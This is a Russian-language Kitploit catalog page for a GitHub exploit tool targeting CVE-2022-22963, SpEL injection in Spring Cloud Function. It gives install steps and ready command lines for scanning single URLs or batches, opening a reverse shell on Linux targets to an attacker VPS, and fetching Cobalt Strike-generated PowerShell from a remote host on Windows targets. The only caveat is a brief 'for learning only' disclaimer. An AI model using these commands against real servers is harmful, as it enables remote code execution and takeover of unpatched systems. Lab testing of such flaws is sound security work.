Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
spring-cloud-function-rce — Уязвимость инъекции SPEL-выражений в Spring Cloud Function (CVE-2022-22963) | Kitploit
Инструменты/GitHubGitHub/k3rwin/spring-cloud-function-rce
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubk3rwin/spring-cloud-function-rce

spring-cloud-function-rce

Уязвимость инъекции SPEL-выражений в Spring Cloud Function (CVE-2022-22963)

Репозиторий
83304 лет назадЕщё не проверено
Поделиться

Spring Cloud Function: уязвимость внедрения SPEL-выражений (CVE-2022-22963)

Платформа Spring предоставляет комплексную модель программирования и конфигурации для современных корпоративных приложений на Java (на платформах любого типа развёртывания).

В бессерверном фреймворке Spring Cloud Function из состава Spring Cloud метод apply класса RoutingFunction обрабатывает параметр «spring.cloud.function.routing-expression» из заголовка запроса как Spel-выражение, что приводит к внедрению Spel-выражения; с помощью этой уязвимости атакующий может выполнить произвольный код.

Затронутые версии: 3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2

Скрипт предоставлен только для обучения; при любом другом использовании автор не несёт юридической ответственности.

1. Установка модулей

pip3 install -r requirements.txt	

2. Использование

python3 spring-cloud-function-rce.py -h

image-20220414184058525

-u — указать одиночный URL для проверки через dnslog

-e — указать режим reverse shell

-s — указать операционную систему целевого хоста, по умолчанию linux, параметры: win/linux используется совместно с параметрами -i и -c

3. Примеры использования

3.1 Проверка одного URL

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/"

image-20220414184202055

3.2 Пакетная проверка URL

python3 spring-cloud-function-rce.py -f "urls.txt"

image-20220414184424640

  • 123.58.236.76:47874 — это Docker-лаборатория vulfocus, в ней не установлена команда nslookup, поэтому проверка dnslog завершилась неудачей
  • При пакетной проверке URL-адреса обязательно должны указывать на корень сайта; http://192.168.50.222:8080/ — корень локально развёрнутой лаборатории; добавление каталога test приведёт к неработоспособности PoC

3.3 Получение shell на Linux-цели

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -i "vps的ip地址:5566"

image-20220414185231029

3.4 Получение shell на Windows-цели

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -s "win" -c "http://vps/a"

-c — задаёт адрес PowerShell-кода для подключения, сгенерированного CS; обязательно использовать вместе с -s "win". Параметр -c требует запуска скрипта в Windows: скрипт вызывает PowerShell для кодирования PoC


image-20220414185711222

image-20220414190020294

4. Полигон

4.1 Самостоятельное развёртывание в IDEA

Справочная ссылка

4.2 Docker-полигон

vulfocus

image-20220414190509578

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →